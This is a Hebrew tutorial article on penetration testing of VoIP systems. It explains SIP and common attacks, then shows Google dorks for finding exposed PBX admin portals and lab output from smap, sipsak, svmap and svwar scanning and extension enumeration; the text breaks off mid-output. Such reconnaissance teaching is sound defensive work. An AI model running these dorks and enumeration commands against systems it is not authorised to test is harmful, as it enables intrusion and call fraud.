


PenTesting VoIP

מאת שי רוד (@NightRang3r)

הקדמה

טלפוניית IP היא טכנולוגיה המספקת פתרונות תקשורת מתקדמים וחסכוניים, ארגונים רבים מחליפים את מרכזיות הטלפוניה האנאלוגיות/דיגיטאליות הקיימות במרכזיות מבוססות IP מכיוון וטכנולוגיה זו מספקת יכולות רבות, כגון:

- שימוש במספר רב של שלוחות וקווים.
- מערכות מענה קולי (IVR).
- הקלטת שיחות.
- רישום.
- ניהול פשוט וגמיש.
- מודולאריות.

עם הופעתה של טכנולוגיה חדשה צצים גם אתגרים חדשים הן לאנשי הסיסטם ואבטחת המידע בארגון שלנו והן לגורמים זדוניים. אחד הסיכונים במערכות הטלפוניה המסורתיות היא היכולת להאזין לשיחות הטלפון ע"י חיבור משדר ע"ג קו התקשורת (חיצונית למבנה/או פנימית), טלפוניית IP אינה חסינה מפני האזנות גם כן, אך הפעם נדרש ידע רב יותר כדי לבצע זאת וגם להתגונן.

אחת הסיבות העיקריות לכתיבת מאמר זה היא העובדה שמערכות טלפוניה מבוססות IP נעשות פופולאריות וקצב הטמעתן בארגונים גדל, בדרך כלל התקנת והטמעת מערכות אלו מתבצעת ע"י חברת התקשורת/ספקית האינטרנט או ע"י חברת אינטגרציה צד שלישי, ארגונים רבים מסתמכים על כך שהחברות שמספקות ומתקינות מערכות אלו מבצעות את עבודתן כראוי ומבלי לקחת בחשבון את ההשלכות והסיכונים בהיבטים של אבטחת המידע.

גם במבדקי חוסן וסקרי אבטחת מידע חברות רבות לא מקדישות תשומת לב מספקת למערכות VoIP ולסכנות הטמונות בהן במידה והוטמעו והוגדרו שלא כראוי בארגון.

לא כמו במערכות האנלוגיות, כאן נכנסים לנו מספר מרכיבים חדשים לארגון:

מרכזיה, טלפונים, תוכנות ניהול, תוכנות טלפוניה (Soft phones), נתבים ורכזות, קישוריות לרשת האינטרנט או לספקית שירותי הטלפוניה.

בנוסף לרכיבים הנ"ל נדרשים מספר שינויים והגדרות בתשתית הקיימת בארגון כגון; פתיחת פורטים לגישה בחומת האש של הארגון, כל זאת מוטמע בתוך תשתית התקשורת הקיימת בארגון ובכך עלול לחשוף את הארגון לאתגרים חדשים וסכנות חדשות.


מאמר זה מבוסס על מאמר בשם "Pentesting VoIP With Backtrack" שפרסמתי באתר Backtrack Linux.[1]

כאן נציג דוגמאות להטמעת מערכות וטופולוגיות נפוצות, מתקפות Real World והשלכותיהן.

טופולוגיות ופריסות נפוצות

מערכת הממוקמת בתוך הארגון


מרכזיית IP (כגון Asterisk) מותקנת בארגון ומקושרת לקווי ה-PSTN של ספק האינטרנט או הטלפוניה באמצעות SIP TRUNK/PRI, כל תעבורת הטלפוניה זורמת דרך VLAN ייעודי.



[1] http://www.backtrack-linux.org/wiki/index.php/Pentesting_VOIP


שירותים מנוהלים

אין צורך במרכזיה בתוך הארגון, רק רכזת, נתב, טלפונים וקישור למרכזיה של ספק השירות באמצעות קישור אינטרנטי או קישור IP VPN, בכל מכשיר טלפון מוגדרים פרטי חשבון ה-SIP שהתקבלו מספק השירות.



שירותים מקוונים

שירותים כגון סקייפ או sipme המספקים אפליקציה למחשב או לטלפון החכם וחשבון SIP המציע שירותי שיחות בינלאומיות בעלויות נמוכות.



מבוא ל-SIP

תפקידו של פרוטוקול SIP[2] (Session Initiation Protocol) הוא להקים, לסיים או לשנות שיחה קולית או שיחת וידאו כאשר תעבורת הקול או הוידיאו נישאים באמצעות פרוטוקול כגון RTP (Real Time Protocol).

SIP הוא פרוטוקול "שכבת אפליקציה" המשתמש בפרוטוקול UDP עבור תעבורת הנתונים (ניתן להשתמש בפרוטוקולים כגון TCP ו- SCTP גם כן)

בדרך כלל פרוטוקול SIP משתמש בפורטים 5060 UDP או TCP עבור תעבורה שאינה מוצפנת או בפורט 5061 עבור תעבורת נתונים מוצפנת באמצעות TLS.

SIP הוא פרוטוקול מבוסס טקסט (ASCII) בעל אלמנטים הדומים לפרוטוקול HTTP הפועל במודל Request/Response.

ממש כמו בקשת HTTP המתבצעת מדפדפן אל URL, בקשה המתבצעת מ-SIP Client נעשית כלפי SIP URI באמצעות USER AGENT.

המבנה של כתובות SIP הידועות בשם SIP URI הוא די דומה למבנה של כתובת דואר אלקטרוני:

user@domain

כתובת SIP טיפוסית נראית כך:

sip:205@192.168.1.100 , **sip:username@pbx.com** , **sip:205@192.168.1.100:5060**

בהתאם לבקשה הנשלחת ע"י SIP Client תתקבל תגובה המציגה סטאטוס או קוד שגיאה

הטבלה הבאה מציגה את הבקשות והתגובות של פרוטוקול SIP:

בקשות / מתודות SIP

בקשה	תיאור
INVITE	משמשת להזמנת חשבון להשתתף בשיחה.
ACK	אישור על קבלת הזמנה להשתתף בשיחה.

[2] http://www.ietf.org/rfc/rfc3261.txt

CANCEL	ביטול בקשה ממתינה.
REGISTER	רישום משתמש מול שרת SIP.
OPTIONS	מציג רשימת יכולות הקיימות אצל המתקשר.
BYE	ניתוק שיחה בין שני משתמשים.
REFER	מציין כי הנמען (מזוהה באמצעות בקשת URI) צריך לתקשר דרך צד שלישי באמצעות מידע המסופק בבקשה.
SUBSCRIBE	משמשת לבקש את המצב הנוכחי של השירות ומצב העדכונים משרת מרוחק.
NOTIFY	מודיע לשרת SIP כי אירוע אשר התבקש ע"י בקשת SUBSCRIBE קודמת התבצע.

דוגמה לבקשת INVITE

```
INVITE sip:201@192.168.1.104 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.102;rport;branch=z9hG4bKvbxaoqar
Max-Forwards: 70

To: <sip:201@192.168.1.104>
From: "NightRanger" <sip:200@192.168.1.104>;tag=eihgg
Call-ID: hfxsabthoymshub@backtrack
CSeq: 649 INVITE
Contact: <sip:200@192.168.1.102>
Content-Type: application/sdp

Allow: INVITE,ACK,BYE,CANCEL,OPTIONS,PRACK,REFER,NOTIFY,SUBSCRIBE,INFO,MESSAGE
Supported: replaces,norefersub,100rel
User-Agent: Twinkle/1.2

Content-Length: 310
```


תגובות/תשובות SIP

תגובה	תיאור
1xx	תגובות אינפורמטיביות, בקשה התקבלה ומעובדת.
2xx	תגובת הצלחה, הפעולה התקבלה ואושרה.
3xx	תגובות ניתוב מחדש (Redirection)
4xx	תגובת "בקשה נכשלה", הבקשה כוללת תחביר שאינו תקין או אינה יכול להתבצע ע"י השרת.
5xx	השרת אינו הצליח למלא אחר בקשה שלכאורה נראית תקינה.
6xx	הודעות שגיאה גלובליות, הבקשה אינה יכולה להתבצע ע"י אף שרת.

דוגמה לתגובת TRYING

```
SIP/2.0 100 Trying
Via: SIP/2.0/UDP
192.168.1.102;branch=z9hG4bKpmphujka;received=192.168.1.102;rport=5060
From: "NightRanger" <sip:200@192.168.1.104>;tag=eihgg
To: <sip:201@192.168.1.104>
Call-ID: hfxsabthoymshub@backtrack
CSeq: 650 INVITE

User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY

Supported: replaces
Contact: <sip:201@192.168.1.104>
Content-Length: 0
```

דוגמה לשיחת SIP בין שני טלפונים



- יוזם השיחה שולח בקשת INVITE
- הנמען שולח בחזרה תגובת 100 (Trying).
- הנמען מתחיל לצלצל ושולח תגובת 180 (Ringing)
- כאשר המשתמש מרים את השפופרת נשלחת בחזרה תגובת 200 (OK)
- יוזם השיחה שולח תגובת ACK
- השיחה החלה באמצעות RTP.
- כאשר אחד המשתמשים מניח את שפופרת הטלפון נשלחת בקשת BYE
- הנמען מחזיר תשובת 200 (OK)

מתקפות וסיכונים

פרוטוקול SIP ומערכות טלפוניה מבוססות IP אינן חסינות בפני מתקפות, מכיוון והן שוכנות בתוך הרשת הארגונית שלנו בצורה כזו או אחרת, הן עלולות להיות פגיעות למספר מתקפות ברמת התשתית, ברמת הפרוטוקול והמערכות התומכות בו. בנוסף לסיכונים הקיימים, חוסר מודעות לסכנות אלה עלול לסכן את הרשת הארגונית כולה.

לדוגמה: מרכזית IP מסוג Asterisk הינה מערכת מבוססת Linux המותקנת ע"ג שרת, תוקף עלול לנצל פרצות אבטחה ברמת מערכת ההפעלה(Linux), במערכת ההפעלה של המרכזייה עצמה או בממשק הניהול כדי להשיג שליטה מלאה על המערכת.

דוגמה נוספת היא השימוש בתוכנות חיוג הידועות בשם Soft Phones :

תוכנות מסוימות עלולות להיות פגיעות למתקפה מסוג Buffer Overflow המאפשרת לתוקף לבצע Remote Code Execution ובכך לקבל שליטה על התחנות המחייגות.

גם במידה והמרכזייה שוכנת באזור חיץ (כגון DMZ) המופרד מהרשת הארגונית תוקף עדיין מסוגל לגרום לנזקים אדירים למשל:

<u>שינוי הגדרות</u>

במידה ותוקף משיג גישה למערכת הניהול של המרכזייה הוא יהיה מסוגל לבצע שינוי בהגדרותיה, מה שעלול להוביל לנזקים במערכת ואף לנזקים כלכליים.

<u>גניבת שיחות טלפון</u>

אחד הסיכונים בפריצה של מרכזיות IP הוא גניבת שיחות ושימוש לא חוקי בתשתית הטלפוניה ללא ידיעת הארגון מה שעלול להוביל לקבלת חיובים כספיים בסכומי עתק.

לדוגמה, תוקף יכול לבצע ניתוב של כל השיחות היוצאות בארגון דרך מרכזיה שלו הממוקמת בחו"ל או לחילופין להוציא שיחות פיקטיביות למטרות רווח כספי.

בשנת 2010 משטרת רומניה עצרה 42 חשודים בגניבת שיחות מעסקים שגרמו לנזקים בשווי 13.5 מליון דולר[3]

[3] http://threatpost.com/en_us/blogs/report-romanian-authorities-bust-voip-hacking-group-121710

<u>האזנה לשיחות הטלפון</u>

סיכון נוסף הקיים בסביבות טלפוניית IP הוא האפשרות שתוקף יוכל לבצע האזנות לשיחות הטלפון האישיות והעסקיות של משתמשי הארגון.

אין צורך לציין את הנזק שעלול להיגרם במידה ונחשפים תהליכים עסקיים ומידע חסוי של הארגון כלפי גורם עוין.

סטודנט בן 19 נאשם בפריצה למרכזית IP במטרה להאזין לשיחות של פרופסור באוניברסיטה בה הוא לומד ונידון לחמש שנות מאסר[4]

<u>גרימה לאי זמינות השירות</u>

ישנם ארגונים שליבת העסקים שלהם תלויה במערכת הטלפוניה, במידה וגורם עוין גורם באיזושהי דרך לאי זמינות השירות הנזקים הכלכליים והתדמיתיים עלולים להיות הרסניים.

<u>להלן מספר מתקפות נפוצות בסביבת טלפוניה מבוססת IP:</u>

- איסוף מידע ואנומרציה.
- ניטור תעבורה והאזנה לנתונים ולשיחות.
- התקפה על מנגנוני אימות ואותנטיקציה.
- דילוג בין Vlan's.
- Denial of Service.
- זיוף שיחה מזוהה.

[4] http://blog.tmcnet.com/blog/tom-keating/voip/college-student-could-get-5-years-for-hacking-voip-system-changing-gra.asp

איסוף מידע ואנומרציה

בשלב זה תוקף ינסה לאתר מידע רב ככל האפשר על טופולוגית הטלפוניה והרשת, המידע שהתוקף ינסה לאתר בנוסף הוא את סוג ודגם מרכזיית ה-IP, שרתי טלפוניה ושרתי Provisioning, טלפונים (חמרה/תכנה) ומספרי שלוחות.

איתור מרכזיות באמצעות גוגל

ניתן לאתר מערכות טלפוניה באמצעות גוגל ע"י שימוש ב-Google Dorks, הכוונה בכך היא שניתן להשתמש באופרטורים מתקדמים בשורת החיפוש

להלן מספר דוגמאות לאיתור מרכזיות באמצעות גוגל:

איתור מרכזיות סיסקו:

```
intitle:"Cisco CallManager User Options Log On" "Please enter your User ID and
Password in the spaces provided below and click the Log On button to continue."
-edu
```

איתור מרכזיות Asterisk:

```
intitle:asterisk.management.portal web-access
```

או:

```
intext:"FreePBX Administration" + "Welcome" inurl:Admin
```

שרתי Provisioning

במקרים מסוימים בעת תהליך אתחול טלפון IP יתבצע תהליך משיכת קבצי הגדרות משרתי Provisioning

שרתים אלה דוחפים הגדרות לטלפונים משרת מרכזי, ההגדרות יכולות להיות כקבציי xml,conf,ini וקבצי קושחה בינאריים, האזנה לתעבורת הרשת באמצעות Sniffer יכולה לעזור באיתור קבצים אלה ששוכנים בדרך כלל על גבי שרתי Web או TFTP.

קבצי הקונפיגורציה עלולים לחשוף מידע כגון כתובות שרתים, סיסמאות לממשק הניהול של מכשיר הטלפון ועוד..

להלן דוגמה לקובץ קונפיגורציה של מכשיר טלפון מסוג SNOM שנלכד באמצעות Wireshark בעת הדלקתו:

```
<?xml version="1.0" encoding="utf-8"?>
<settings>
<phone-settings e="2">
<redirect_event perm="">none</redirect_event>
<redirect_time perm=""></redirect_time>
<redirect_time_on_code perm="">*715</redirect_time_on_code>
<redirect_time_off_code perm="">#715</redirect_time_off_code>
<redirect_always_on_code perm="RW">*72</redirect_always_on_code>
<redirect_always_off_code perm="">#72</redirect_always_off_code>
<redirect_busy_on_code perm="RW">*73</redirect_busy_on_code>
<redirect_busy_off_code perm="">#73</redirect_busy_off_code>
<dnd_on_code perm=""></dnd_on_code>
<dnd_off_code perm=""></dnd_off_code>
<codec_tos perm="">184</codec_tos>
<setting_server perm="">http://conf.ipcentrex.com/snom/snom320.xml</setting_server>
<dns_server1 perm="">[redacted]</dns_server1>
<dns_server2 perm="">[redacted]</dns_server2>
<subscribe_config perm="RW">off</subscribe_config>
<pnp_config perm="RW">off</pnp_config>
<ntp_server perm="RW">[redacted]</ntp_server>
<http_port perm="">80</http_port>
<http_user perm="RW">[redacted]</http_user>
<http_pass perm="RW">[redacted]</http_pass>
```

<u>איתור שרתי SIP ע"י סריקת טווחי רשת</u>

ניתן לזהות שרתי והתקני טלפוניית IP ע"י נוכחותו של פורט 5060, ניתן להשתמש בכלי סריקה כגון NMAP כדי לאתר זאת.

אלטרנטיבה ל-NMAP הם כלי סריקה ייעודיים לסריקת מערכות VoIP, בואו ונעיף מבט על מספר כלים (מבוססי לינוקס) שיכולים לעזור לנו בתהליך זה.

<u>SMAP</u>

כלי זה מטרתו היא לעזור באיתור מערכות מבוססות SIP, תהליך האיתור מתבצע ע"י שליחת בקשות SIP שונות וקבלת תשובה מההתקן הנסרק.

ניתן לראות את SMAP כשילוב של NMAP עם כלי בשם SIPSAK.

להלן מספר דוגמאות לשימוש ב-SMAP, סריקת כתובת IP בודדת:

```
root@bt:/pentest/voip/smap# ./smap 192.168.1.104
smap 0.6.0 <hs@123.org> http://www.wormulon.net/
192.168.1.104: ICMP reachable, SIP enabled
1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```

סריקת טווח כתובות IP:

```
root@bt:/pentest/voip/smap# ./smap 192.168.1.130/24
```

```
smap 0.6.0 <hs@123.org> http://www.wormulon.net/

192.168.1.20: ICMP reachable, SIP enabled
192.168.1.22: ICMP reachable, SIP enabled
192.168.1.0: ICMP unreachable, SIP disabled
192.168.1.1: ICMP unreachable, SIP disabled
192.168.1.2: ICMP unreachable, SIP disabled
192.168.1.3: ICMP unreachable, SIP disabled
----EDIT---
192.168.1.250: ICMP unreachable, SIP disabled
192.168.1.251: ICMP unreachable, SIP disabled
192.168.1.252: ICMP unreachable, SIP disabled
192.168.1.253: ICMP unreachable, SIP disabled
192.168.1.254: ICMP unreachable, SIP disabled
192.168.1.255: ICMP unreachable, SIP disabled

256 hosts scanned, 7 ICMP reachable, 2 SIP enabled (0.8%)
```

לאחר שזיהינו מערכות פעילות נוכל לבצע Fingerprinting כדי לזהות את סוג וגרסת התקן ה-SIP:

```
root@bt:/pentest/voip/smap# ./smap -O 192.168.1.104

smap 0.6.0 <hs@123.org> http://www.wormulon.net/

192.168.1.104: ICMP reachable, SIP enabled
best guess (70% sure) fingerprint:
  Asterisk PBX SVN-trunk-r56579
  User-Agent: Asterisk PBX

1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```

במידה ו-SMAP לא הצליח לבצע Fingerprinting להתקן ניתן לעבוד עימו במצב למידה שמספק מידע מועיל:

```
root@bt:/pentest/voip/smap# ./smap -l 192.168.1.104

smap 0.6.0 <hs@123.org> http://www.wormulon.net/

NOTICE: test_accept: "Accept: application/sdp"
NOTICE: test_allow: "Allow: INVITE, ACK, CANCEL, OPTIONS, BYE,
REFER, SUBSCRIBE, NOTIFY"
NOTICE: test_supported: "Supported: replaces"
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;alias;received;rport"
NOTICE: test_via: Please add new cmpstr
NOTICE: test_via: transport capitalization: 2
192.168.1.104: ICMP reachable, SIP enabled
best guess (70% sure) fingerprint:
  Asterisk PBX SVN-trunk-r56579

FINGERPRINT information:
newmethod=501
accept_class=2
allow_class=201
supported_class=8
via_class=2
hoe_class=ignore
options=200
brokenfromto=404
prack=481
ping=501
invite=200
  User-Agent: Asterisk PBX

1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```

מצב פעולה נוסף ושימושי הוא השימוש בארגומנט d- שמאפשר פלט מפורט יותר המכיל את הבקשה שנשלחה להתקן:

```
root@bt:/pentest/voip/smap# ./smap -d 192.168.1.104

smap 0.6.0 <hs@123.org> http://www.wormulon.net/

DEBUG: local IP: 212.235.66.182
DEBUG: local IP: 212.235.66.182
DEBUG: bind() successful
DEBUG: RAW socket open
DEBUG: moving 1 from S_START to S_PING

DEBUG: ICMP error Echo Reply
DEBUG: 192.168.1.104/1 request: SIP OPTIONS request (valid)

DEBUG: response belongs to task 1 (192.168.1.104)

DEBUG: ACK: ACK sip:localhost SIP/2.0
Via: SIP/2.0/UDP
212.235.66.182:12345;branch=z9hG4bK.56689;alias;received=192.168.1.105;rport=5060
From: <sip:smap@212.235.66.182:12345>;tag=6b9ae50e67345d3b
To: <sip:smap@localhost>;tag=as14262fec
Call-ID: 1992951560@212.235.66.182
CSeq: 23915 ACK
Content-Length: 0
User-Agent: smap 0.6.0

--- end of ACK--
192.168.1.104: ICMP reachable, SIP enabled
DEBUG: destroying task 1


1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```

SIPSAK

כלי זה משמש לבדיקת התקנים מבוססי SIP באמצעות שימוש בשיטת OPTIONS בלבד, ניתן להשתמש בו כדי לבצע Fingerprinting ואנומרציה, בדוגמה הבאה ניתן לראות כי זיהינו התקן של חברת AUDIOCODES מדגם MP-114 FXS:

```
root@bt:~# sipsak -vv -s sip:192.168.1.221
message received:
SIP/2.0 200 OK
Via: SIP/2.0/UDP 127.0.1.1:51601;branch=z9hG4bK.18a1b21f;rport;alias
From: sip:sipsak@127.0.1.1:51601;tag=97ac9e5
To: sip:192.168.1.221;tag=1c1785761661
Call-ID: 159042021@127.0.1.1
CSeq: 1 OPTIONS
Contact: <sip:192.168.1.221>
Supported: em,100rel,timer,replaces,path,resource-priority
Allow: REGISTER,OPTIONS,INVITE,ACK,CANCEL,BYE,NOTIFY,PRACK,REFER,INFO,SUBSCRIBE,UPDATE
Server: Audiocodes-Sip-Gateway-MP-114 FXS/v.5.40A.040.005
X-Resources: telchs=4/0;mediachs=0/0
Accept: application/sdp, application/simple-message-summary, message/sipfrag
Content-Type: application/sdp
Content-Length: 343

v=0
o=AudiocodesGW 1785763980 1785763858 IN IP4 192.168.1.221
s=Phone-Call
c=IN IP4 192.168.1.221
t=0 0
m=audio 6000 RTP/AVP 18 8 0 127
a=rtpmap:18 G729/8000
a=fmtp:18 annexb=no
a=rtpmap:8 PCMA/8000
a=rtpmap:0 PCMU/8000
a=rtpmap:127 telephone-event/8000
a=fmtp:127 0-15
a=ptime:20
a=sendrecv
a=rtcp:6001 IN IP4 192.168.1.221

** reply received after 67.923 ms **
   SIP/2.0 200 OK
   final received
```

SVMAP

SVMAP הוא חלק מחבילת כלים שנקראת Sipvicious, והוא הסורק המועדף עלי, ניתן להשתמש בו כדי לבצע סריקה וזיהוי מערכות על פי כתובת IP בודדת או טווח כתובות IP, SVMAP מאפשר הגדרה של בקשת ה-SIP שעימה מתבצעת הסריקה כאשר ברירת המחדל היא OPTIONS.

סריקת טווח כתובות IP באמצעות SVMAP:

```
root@bt:/pentest/voip/sipvicious# ./svmap.py 192.168.1.1-254
| SIP Device          | User Agent     | Fingerprint |
-------------------------------------------------------
| 192.168.1.104:5060 | Asterisk PBX   | disabled    |
| 192.168.1.103:5060 | Twinkle/1.4.2 | disabled    |
```

שילוב של Fingerprinting בתהליך הסריקה:

```
root@bt:/pentest/voip/sipvicious# ./svmap.py 192.168.1.1-254 --fp
```

```
f1276c1950cf09c970b4849176f5c86ec4f12117': [], '812fe9df7cfd5ec9490c0290de90eb74f0315713': ['SpeedT
MxSipApp/4.5.7.50 MxSF/v3.2.7.37'], 'c894efadea76287430215937c83c0b8ed7acba41': ['Cisco-CP7960G/8.0
159ac7971b21c7421b90c5684eaf5': ['InnoMedia SIP MTA6328-2Re v3.0.77'], '91c20d0c6905ec489d6b7d76cf2
8e941fad26fb52fced94a9dc654adb2d1cc531': ['CommuniGatePro/5.1.12'], 'd02ec4ba8693b391c0c096246aee3b
080b3ddad2184c56': ['Sipura/SPA2000-3.1.5'], '81b5a995d38199bc7a87a36bd81b91c771808427': ['Cisco Vo
f45899f52af51739273d': ['SpeedTouch 780'], 'f314897cc1af962d731f8b1738cb175fa3f0f5b4': ['InnoMedia
ec8382b34f': ['Cisco-SIPGateway/IOS-12.x'], '170caba9cd1df5d503ad7fa243036c728721d14f': ['InnoMedia
f2ac5b249e5': ['F142R75-0.00', 'F139R72-0.00', 'voispeed', 'F309R19-2.00'], 'b586523553a7427086acb9
f22f540a': ['Sip EXpress router (0.9.6 (i386/linux))'], '623de5a80cb656d01c8142bff4b94388c8c3e2b9':
659d738bc9a8a9e9428c1b9': ['InnoMedia SIP MTA6328-2Re v3.0.77'], '4318fb1649c9465fbb8e0bda9291b49a5
1ec055fb76177c1328d7649b1c21734b': ['Linksys/PAP2-3.1.3(LS)'], '31a75cf0b6aeb7a7d9f29368ee4778f5add
ec85dd8d37ddc3e841410fc3761534': ['Cisco VoIP Gateway/ IOS 12.x/ SIP enabled'], '0779a62a645ad6e0ca
77'], '7a96cf4398d4d2375d10ee29a88612432fe6430c': ['InnoMedia SIP MTA6328-2Re v3.0.77'], 'd0e65c979
2Re v3.0.77'], '2d9137694856e1bcd24e26d9bf6a83bd1d7b32d3': ['InnoMedia SIP MTA6328-2Re v3.0.77'], '
 MTA6328-2Re v3.0.77'], '2a148bfd705cc8b819fdaece1cecce533fe18d11': ['InnoMedia SIP MTA6328-2Re v3.
o VoIP Gateway/ IOS 12.x/ SIP enabled'], '583c2f3b16be294966ff6a63dc99754dc9e1f791': ['InnoMedia SI
| SIP Device          | User Agent     | Fingerprint                                                                    |
--------------------------------------------------------------------------------------------------
| 192.168.1.104:5060 | Asterisk PBX   | Asterisk / SJphone/1.60.289a (SJ Labs)                                         |
| 192.168.1.103:5060 | Twinkle/1.4.2 | T-Com Speedport W500V / Firmware v1.37 MxSF/v3.2.6.26                          |
```

בדוגמה הנ"ל זיהינו מרכזיה מסוג Asterisk ו-Soft Phone בשם Twinkle, כעת ניתן למקד את המשך המתקפה ולבחור בכלים המתאימים לכך.

איתור שלוחות ע"י אנומרציה:

אחת המתקפות הנפוצות בהן תוקף משתמש כדי לפרוץ חשבון כלשהו היא "**Brute Force**" בה הוא מבצע תהליך של ניחוש סיסמאות מתוך מילון המכיל אלפי ואף מילוני סיסמאות נפוצות או לפי הרצה של כל הצירופים האפשריים.

כדי לבצע מתקפה זו התוקף צרך לאתר חשבון פעיל ואת שם המשתמש שעבורו הוא ינסה לאתר את הסיסמה.

במקרה של מערכות טלפוניה מבוססות IP אין הבדל גדול.

לכל משתמש (טלפון) בארגון מוקצה חשבון SIP שבו מוגדרים שם המשתמש (מספר הטלפון/שלוחה בדרך כלל) הסיסמה וכתובת שרת ה-SIP. ביצוע אנומרציית שלוחות יכולה לעזור לתוקף למצוא שלוחת טלפון פעילה במערכת VoIP תהליך זה מתבצע ע"י בחינה של הודעות שגיאה שמוחזרות בעקבות שליחה של בקשות SIP כגון:

- REGISTER
- OPTIONS
- INVITE

SVWAR

כלי זה הינו גם חלק מחבילת הכלים Sipvicious שמאפשר לנו לבצע אנומרציה לטווח של שלוחות או מתוך רשימה של שלוחות, כלי זה תומך בכל שלושת השיטות שצוינו מעל כאשר שיטת ברירת המחדל שלו היא REGISTER.

להלן דוגמה לביצוע אנומרציה לשלוחות 100 עד 400 מול שרת ASTERISK:

```
root@bt:/pentest/voip/sipvicious# ./svwar.py  -e100-400
192.168.1.104
| Extension | Authentication |
-------------------------------
| 201       | reqauth        |
| 200       | reqauth        |
| 203       | reqauth        |
| 202       | reqauth        |
| 303       | reqauth        |
| 305       | reqauth        |
```

אנו יכולים להשתמש בבקשה אחרת ע"י הוספת הארגומנט m– ושם הבקשה, בדוגמה הבאה הוספתי גם את הארגומנט v– על מנת לקבל פלט מפורט יותר:

```
root@bt:/pentest/voip/sipvicious# ./svwar.py  -e100-400
192.168.1.104 -m INVITE -v

INFO:TakeASip:trying to get self ip .. might take a while

INFO:root:start your engines

INFO:TakeASip:Ok SIP device found

INFO:TakeASip:extension '200' exists - requires authentication

INFO:TakeASip:extension '201' exists - requires authentication

-----Edit----

